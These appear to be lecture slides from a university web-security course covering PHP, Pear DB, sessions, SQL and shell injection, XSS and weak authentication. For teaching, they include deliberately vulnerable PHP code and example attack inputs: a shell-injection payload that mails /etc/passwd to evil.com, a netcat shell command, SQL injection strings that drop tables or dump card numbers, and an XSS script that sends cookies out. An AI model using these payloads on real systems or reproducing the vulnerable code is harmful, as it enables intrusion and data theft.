Database-enabled web technology
Security


Instructor: Çağrı Çöltekin

c.coltekin@rug.nl

Information science/Informatiekunde

Fall 2011/12

Web, Databases & Security



http://xkcd.com/327/

Previous weeks

W1: Quick introductions to PHP & git.

W2: An overview of DB design and SQL.

W3: Some background on server-side programming, HTTP. Interacting with users in PHP: HTML forms, and cookies.

W4: DB Programming: stored procedures, programming with Pear DB, transactions, triggers...

W5: Session management, and a bit of security.

Stored Procedures

- Stored procedures are database-side programs that are stored and run in a DBMS.
- Stored procedures add procedural-language support in relational (SQL) databases.
- Stored procedures are database objects, they are created and dropped the same way as the other database objects.
- Stored procedures run with the credentials of the user who creates them. As a result, one can run stored procedures without having access to any of the underlying tables.
- Stored procedures may reduce the network I/O, and may run faster in certain systems/cases.
- There is a relatively recent standard. However, the stored procedure language differ widely among different DBMSes.

SP in MySQL an example

```
1  drop procedure if exists confirm_order;
2  delimiter $$
3  create procedure confirm_order(in cust_id int, out nitems int)
4  begin
5      declare isbn_tmp varchar(13) default null;
6      declare customer, quantity int;
7      declare more_rows bool default true;
8      declare cur cursor for
9          select cID, ISBN, qty from basket where cID = cust_id;
10     declare continue handler for not found set more_rows = false;
11     set nitems = 0;
12     open cur;
13     fetch cur into customer, isbn_tmp, quantity;
14     while more_rows do
15         set nitems = nitems + quantity;
16         insert into orders (cID, ISBN, qty, order_date, status)
17             values (customer, isbn_tmp, quantity, now(), 'N');
18         fetch cur into customer, isbn_tmp, quantity;
19     end while;
20 end $$
21 delimiter ;
```

```
call confirm_order(10, @nbooks);
select @nbooks;
```

PHP Pear DB library

- Pear DB library provides a unified way of connecting to multiple DBMS systems from PHP.
- In comparison to other methods of database access, e.g., PHP `mysql_` functions, Pear DB provides a more portable approach.
- Independent of the DBMS or library in use, you should always validate the user input.
- Pear DB provides three functions: `escapeSimple()`, `escapeSmart()` and `quoteIdentifier()` to sanitize the input before using in an SQL statement.
- Pear DB also provides a `prepare()`/`execute()` interface (as well as the `query()`).

Pear DB: a first example

```
1  <?php
2      require_once('DB.php');
3      require_once('db-config.php');
4      $conn = DB::connect("mysql://$user:$pass@$host/$db");
5
6      $res = $conn->query('select * from book');
7
8      echo "<table border=\"1\">";
9      echo "<tr><th>ISBN</th><th>title</th></tr>";
10     while ($row = $res->fetchRow(DB_FETCHMODE_ASSOC)) {
11         echo "<tr><td>${row['ISBN']}</td>";
12         echo "<td>${row['title']}</td></tr>";
13     }
14     echo "</table>";
15     $conn->disconnect();
16 ?>
```

DB Transactions

- The (SQL) statements in a transaction is treated as atomic: either all or none of them are run.
- The (SQL) statements in a transaction is treated as isolated: DBMS isolates statements in a transaction from possible effects of other tasks running in parallel.

```
$db->autoCommit(false);
$db->query(...);
...
if (some condition) {
 $db->rollback()
} else {
 $db->commit();
}
```

Session management: a summary

- Unlike a conventional application, a web-based application needs
  - a way to manage a user session for ensuring each execution of the process/script is originating from the same source,
  - a way to keep state during the life time of the application.
- A session consist of two components:
  - A session ID passed back-and-forth between the client an d the server.
  - A server-side storage for session data.

PHP sessions: an example

```
 1 <?php session_start(); ?>
 2 <html> <body>
 3 <?php
 4     if (!isset($_SESSION['page_seq'])) {
 5         $_SESSION['page_seq'] = 0;
 6     } else {
 7         $_SESSION['page_seq'] += 1;
 8     }
 9     echo "You are on page ${_SESSION['page_seq']}.";
10 ?>
11
12 </body></html>
```

Sessions and Security

Badly implemented session management systems may allow unauthorized access to data/application. Typically,

- An easy to guess session ID may be found by brute-force trial & error.
- An attacker may obtain the session ID by sniffing the network traffic.
- An attacker may steal the session ID/key physically.
- An attacker may trick someone to use a URL (e.g., sent via email), causing a particular session ID to be used (session fixation).

Today...

- Common security problems in web applications
- Injection attacks
- Cross-site scripting
- Authentication/authorization problems

Secure coding: why?

An application developed and set up without attention to security, may

- allow unauthorized use of the application,
- provide unauthorized access to a complete system, potentially causing other applications to be compromised,
- leak sensitive information (e.g., passwords, credit card numbers),
- do unintended work for others (typically with malicious intent).

A few guidelines (before we start)

- Always check user input before using (e.g., in an SQL query).
- Do not store and transfer sensitive information unencrypted.
- Do not store or transfer sensitive information if you can avoid it.
- Sanitize your output (e.g., properly escape special characters if you are outputting HTML).
- Try to implement multiple levels/layers of security.

OWASP 2010 top 10 web security risks

1. Injection
2. Cross-site scripting (XSS)
3. Broken authentication and session management
4. Insecure direct object references
5. Cross site request forgery (CSRF)
6. Security misconfiguration
7. Insecure cryptographic storage
8. Failure to restrict URL access
9. Insufficient transport layer protection
10. Unvalidated redirects and forwards

Injection attacks

Injection attacks are a way to exploit unverified user input. The range of possible effects are broad.
Using an injection vulnerability, an attacker may

- execute arbitrary code on the server, or gain shell access to the web server.
- view unauthorized information (on the web server, or in the database),
- insert/delete/update database records.

Shell code injection

```
1  <?php
2      if (!isset($_REQUEST['send'])) {
3  ?>
4  <form action="<?php echo "${_SERVER['PHP_SELF']}";?>" method="post">
5  E-mail: <input type="text" name="email"><br>
6  <input type="submit" name="send">
7  </form>
8  <?php
9      } else {
10         system('mail -s "confirmation mail" ' .
11                $_REQUEST['email'] .
12                ' < confirmation_text' );
13         echo 'Your confirmation mail is sent!';
14     }
15 ?>
```

Shell code injection

```
1  <?php
2      if (!isset($_REQUEST['send'])) {
3  ?>
4  <form action="<?php echo "${_SERVER['PHP_SELF']}";?>" method="post">
5  E-mail: <input type="text" name="email"><br>
6  <input type="submit" name="send">
7  </form>
8  <?php
9      } else {
10         system('mail -s "confirmation mail" ' .
11                $_REQUEST['email'] .
12                ' < confirmation_text' );
13         echo 'Your confirmation mail is sent!';
14     }
15 ?>
```

What if input is

- `attacker@evil.com < /etc/passwd #`

Shell code injection

```
1  <?php
2      if (!isset($_REQUEST['send'])) {
3  ?>
4  <form action="<?php echo "${_SERVER['PHP_SELF']}";?>" method="post">
5  E-mail: <input type="text" name="email"><br>
6  <input type="submit" name="send">
7  </form>
8  <?php
9      } else {
10         system('mail -s "confirmation mail" ' .
11                $_REQUEST['email'] .
12                ' < confirmation_text' );
13         echo 'Your confirmation mail is sent!';
14     }
15 ?>
```

What if input is

- `attacker@evil.com < /etc/passwd #`
- `</dev/null; nc -l -p 8888 -e /bin/sh #`

SQL injection example

```
1 $res = $db->query("select * from users where"
2       . "user='$_{REQUEST['user']}' and"
3       . "pass='$_{REQUEST['pass']}'");
4 if ($res->numRows() == 1) {
5     $row = $res->fetchRow(DB_FETCHMODE_ASSOC);
6     echo "User ${row['user']} is logged in.";
7 } else {
8     echo 'Try again';
9 }
```

SQL injection example

```
1 $res = $db->query("select * from users where"
2       . "user='$_{REQUEST['user']}' and"
3       . "pass='$_{REQUEST['pass']}'");
4 if ($res->numRows() == 1) {
5     $row = $res->fetchRow(DB_FETCHMODE_ASSOC);
6     echo "User ${row['user']} is logged in.";
7 } else {
8     echo 'Try again';
9 }
```

What if input for `pass` is

- `;drop table users;--`

SQL injection example

```
1 $res = $db->query("select * from users where"
2       . "user='$_{REQUEST['user']}' and"
3       . "pass='$_{REQUEST['pass']}'");
4 if ($res->numRows() == 1) {
5     $row = $res->fetchRow(DB_FETCHMODE_ASSOC);
6     echo "User ${row['user']} is logged in.";
7 } else {
8     echo 'Try again';
9 }
```

What if input for `pass` is

- `;drop table users;--`
- `or 1=1`

SQL injection example

```
1 $res = $db->query("select * from users where"
2       . "user='$_{REQUEST['user']}' and"
3       . "pass='$_{REQUEST['pass']}'");
4 if ($res->numRows() == 1) {
5     $row = $res->fetchRow(DB_FETCHMODE_ASSOC);
6     echo "User ${row['user']} is logged in.";
7 } else {
8     echo 'Try again';
9 }
```

What if input for `pass` is

- `;drop table users;--`
- `or 1=1`
- `;select group_concat(cardnum) as user from cards;--`

Injection attacks: they are real

US man 'stole 130m card numbers'

US prosecutors have charged a man with stealing data relating to 130 million credit and debit cards.

Officials say it is the biggest case of identity theft in American history.

They say Albert Gonzalez, 28, and two un-named Russian co-conspirators hacked into the payment systems of retailers, including the 7-Eleven chain.

The card details were allegedly stolen from three firms, including 7-Eleven

Prosecutors say they aimed to sell the data on. If convicted, Mr Gonzalez faces up to 20 years in jail for wire fraud and five years for conspiracy.

He would also have to pay a fine of $250,000 (£150,000) for each of the two charges.

'Standard' attack

Mr Gonzalez used a technique known as an "SQL injection attack" to access the databases and steal information, the US Department of Justice (DoJ) said.

The method is believed to involve

SQL INJECTION ATTACK

- This is a fairly common way that fraudsters try to gain access to consumers' card details.
- They scour the internet for weaknesses in companies' programming which allows them to

`http://news.bbc.co.uk/2/hi/americas/8206305.stm` (2009-09-18)

Injection attacks: they are real

US man 'stole 130m card numbers'

US prosecutors have charged a man with stealing data relating to 130 million credit and debit cards.

Officials say it is the biggest case of identity theft in American history.

They say Albert Gonzalez, 28, and two un-named Russian co-conspirators hacked into the payment systems of retailers, including the 7-Eleven chain.

The card details were allegedly stolen from three firms, including 7-Eleven

Prosecutors say they aimed to sell the data on. If convicted, Mr Gonzalez faces up to 20 years in jail for wire fraud and five years for conspiracy.

He would also have to pay a fine of $250,000 (£150,000) for each of the two charges.

'Standard' attack

Mr Gonzalez used a technique known as an "SQL injection attack" to access the databases and steal information, the US Department of Justice (DoJ) said.

The method is believed to involve

SQL INJECTION ATTACK

- This is a fairly common way that fraudsters try to gain access to consumers' card details.
- They scour the internet for weaknesses in companies' programming which allows them to

`http://news.bbc.co.uk/2/hi/americas/8206305.stm` (2009-09-18)

- (SQL) injection attacks are prevalent, even in cases where people take security seriously.
- A simple mistake in the code can make large investments to computer security useless.
- Consequences of the vulnerability may differ.
- It is easy to prevent: never trust user input.

Cross-site scripting (XSS)

XSS attacks come in many shapes and sizes, but in it is essence: attacker tricks user/browser to run a script while viewing another site.
A typical case:

1. Attacker plants the malicious script (e.g., using SQL injection) to a legitimate web site.
2. Victim visits the web-site, running the script in the context of the web site.
3. Script sends valuable (e.g., session credentials) to the attacker.

XSS example: a blog

Code to record a post:

```
1       $q = $db->prepare("insert into posts values(0,?);");
2       $text = $_REQUEST['post'];
3       $res = $db->execute($q, $text);
```

Code to display the posts:

```
1       while ($row = $res->fetchRow(DB_FETCHMODE_ASSOC)) {
2           echo "<p>${row['text']}";
3       }
4   ?>
```

XSS example: a blog

Code to record a post:

```
1     $q = $db->prepare("insert into posts values(0,?);");
2     $text = $_REQUEST['post'];
3     $res = $db->execute($q, $text);
```

Code to display the posts:

```
1     while ($row = $res->fetchRow(DB_FETCHMODE_ASSOC)) {
2         echo "<p>${row['text']}";
3     }
4 ?>
```

And what if a post includes...

XSS example: a blog

Code to record a post:

```
1       $q = $db->prepare("insert into posts values(0,?);");
2       $text = $_REQUEST['post'];
3       $res = $db->execute($q, $text);
```

Code to display the posts:

```
1       while ($row = $res->fetchRow(DB_FETCHMODE_ASSOC)) {
2           echo "<p>${row['text']}";
3       }
4   ?>
```

And what if a post includes...

- `<script>alert('Hi!')</script>` ...

XSS example: a blog

Code to record a post:

```
1       $q = $db->prepare("insert into posts values(0,?);");
2       $text = $_REQUEST['post'];
3       $res = $db->execute($q, $text);
```

Code to display the posts:

```
1       while ($row = $res->fetchRow(DB_FETCHMODE_ASSOC)) {
2           echo "<p>${row['text']}";
3       }
4   ?>
```

And what if a post includes...

- `<script>alert('Hi!')</script>` ...just annoying.

XSS example: a blog

Code to record a post:

```
1       $q = $db->prepare("insert into posts values(0,?);");
2       $text = $_REQUEST['post'];
3       $res = $db->execute($q, $text);
```

Code to display the posts:

```
1       while ($row = $res->fetchRow(DB_FETCHMODE_ASSOC)) {
2           echo "<p>${row['text']}";
3       }
4   ?>
```

And what if a post includes...

- `<script>alert('Hi!')</script>` ...just annoying.
- `<script>new Image().src="http://example.com/log?c="+encodeURI(document.cookie);</script>` ... your cookies are stolen!

XSS types

XSS can have a few forms.

Persistent XSS attacks trick a server to store the script to permanently.

Non-persistent XSS attacks may make use misconfigurations such as error pages to trick the user.

DOM-based XSS attacks do not depend on the server-side code but directly make use of JavaScript/AJAX to prepare the malicious code.

XSS in real life

- A Google feature:
  `http://www.google.com/url?q=some_url` redirects to `some_url`.

XSS in real life

- A Google feature: `http://www.google.com/url?q=some_url` redirects to `some_url`.
- If `some_url` does not exist, it goes to an error page which also displays `some_url`.

XSS in real life

- A Google feature:
  `http://www.google.com/url?q=some_url` redirects to `some_url`.
- If `some_url` does not exist, it goes to an error page which also displays `some_url`.
- The content of `some_url` was output as it is (before 2005).

XSS in real life

- A Google feature: `http://www.google.com/url?q=some_url` redirects to `some_url`.
- If `some_url` does not exist, it goes to an error page which also displays `some_url`.
- The content of `some_url` was output as it is (before 2005).
- If the attacker inserts a JS code instead of `some_url`, the JS is executed in the browser, while user is logged in to the Google services.

XSS in real life

- A Google feature: `http://www.google.com/url?q=some_url` redirects to `some_url`.
- If `some_url` does not exist, it goes to an error page which also displays `some_url`.
- The content of `some_url` was output as it is (before 2005).
- If the attacker inserts a JS code instead of `some_url`, the JS is executed in the browser, while user is logged in to the Google services.

XSS in real life

- A Google feature: `http://www.google.com/url?q=some_url` redirects to `some_url`.
- If `some_url` does not exist, it goes to an error page which also displays `some_url`.
- The content of `some_url` was output as it is (before 2005).
- If the attacker inserts a JS code instead of `some_url`, the JS is executed in the browser, while user is logged in to the Google services.

See `http://www.securiteam.com/securitynews/6Z00L0AEUE.html` for details.

Authentication in web-based applications

- A web-based application often needs to identify the user.
- Failure to authenticate users correctly is a serious security risk.


Weaknesses in authentication mechanisms

- Faulty code allows authentication without proper credentials (e.g., passwords).
- User credentials are leaked, e.g., because they are transported via an unsecured channel,
- Weak passwords can be found by dictionary or brute-force attacks.
- ...

Authentication problems in real world

Weak Password Brings 'Happiness' to Twitter Hacker

By Kim Zetter January 6, 2009 | 4:35 pm | Categories: Crime



An 18-year-old hacker with a history of celebrity pranks has admitted to Monday's hijacking of multiple high-profile Twitter accounts, including President-Elect Barack Obama's, and the official feed for Fox News.

The hacker, who goes by the handle GMZ, told Threat Level on Tuesday he gained entry to Twitter's administrative control panel by pointing an automated password-guesser at a popular user's account. The user turned out to be a member of Twitter's support staff, who'd chosen the weak password "happiness."

Cracking the site was easy, because Twitter allowed an unlimited number of rapid-fire log-in attempts.

"I feel it's another case of administrators not putting forth effort toward one of the most obvious and overused security flaws," he wrote in an IM interview. "I'm sure they find it difficult to admit it."


The hacker identified himself only as an 18-year-old student on the East Coast. He agreed to an interview with Threat Level on Tuesday after other hackers implicated him in the attack.

`http://www.wired.com/threatlevel/2009/01/professed-twitt/`

Authentication problems in real world

Weak Password Brings ‘Happiness’ to Twitter Hacker

By Kim Zetter January 6, 2009 | 4:35 pm | Categories: Crime



An 18-year-old hacker with a history of celebrity pranks has admitted to Monday’s hijacking of multiple high-profile Twitter accounts, including President-Elect Barack Obama’s, and the official feed for Fox News.

The hacker, who goes by the handle GMZ, told Threat Level on Tuesday he gained entry to Twitter’s administrative control panel by pointing an automated password-guesser at a popular user’s account. The user turned out to be a member of Twitter’s support staff, who’d chosen the weak password "happiness."

Cracking the site was easy, because Twitter allowed an unlimited number of rapid-fire log-in attempts.

"I feel it’s another case of administrators not putting forth effort toward one of the most obvious and overused security flaws," he wrote in an IM interview. "I’m sure they find it difficult to admit it."

The hacker identified himself only as an 18-year-old student on the East Coast. He agreed to an interview with Threat Level on Tuesday after other hackers implicated him in the attack.

`http://www.wired.com/threatlevel/2009/01/professed-twitt/`

The attacker,

- targeted a staff member with administrator rights,
- tried passwords from a dictionary, and found ‘happiness’,
- used administrator rights to send tweets from celebrities.

A few guidelines (again)

- Always check user input before using (e.g., in an SQL query).
- Do not store and transfer sensitive information unencrypted.
- Do not store or transfer sensitive information if you can avoid it.
- Sanitize your output (e.g., properly escape special characters if you are outputting HTML).
- Try to implement multiple levels/layers of security.

Wrapping up...

- Security is an important concern for web-based applications.
- The security problems come in many forms, from a various number of sources. We had briefly reviewed:
  - Session hijacking/fixation
  - Injection attacks
  - Cross-site scripting
  - Authentication/authorization problems

Wrapping up...

- Security is an important concern for web-based applications.
- The security problems come in many forms, from a various number of sources. We had briefly reviewed:
  - Session hijacking/fixation
  - Injection attacks
  - Cross-site scripting
  - Authentication/authorization problems

Next week: secure coding practices.

XSS example: blog display—full source

```
1  <?php
2      session_start();
3      require_once('DB.php');
4      require_once('blog-db-conf.php');
5      $db = DB::connect("$dbspec");
6
7      if (PEAR::isError($db)) {
8          echo $db->getMessage();
9      }
10
11     $res = $db->query('select * from posts;');
12     while ($row = $res->fetchRow(DB_FETCHMODE_ASSOC)) {
13         echo "<p>${row['text']}";
14     }
15 ?>
```

XSS example: blog post—full source

```
1  <?php
2      session_start();
3      require_once('DB.php');
4  if (isset($_REQUEST['submit'])){
5      require_once('blog-db-conf.php');
6      $db = DB::connect("$dbspec");
7
8      $q = $db->prepare("insert into posts values(0,?);");
9      $text = $_REQUEST['post'];
10     $res = $db->execute($q, $text);
11 }
12 ?>
13
14 <form  method="post"
15         action="<?php echo "${_SERVER['PHP_SELF']}";?>">
16 Post: <input type="text" name="post"/><br>
17           <input type="submit" name="submit" value="submit">
18 </form>
```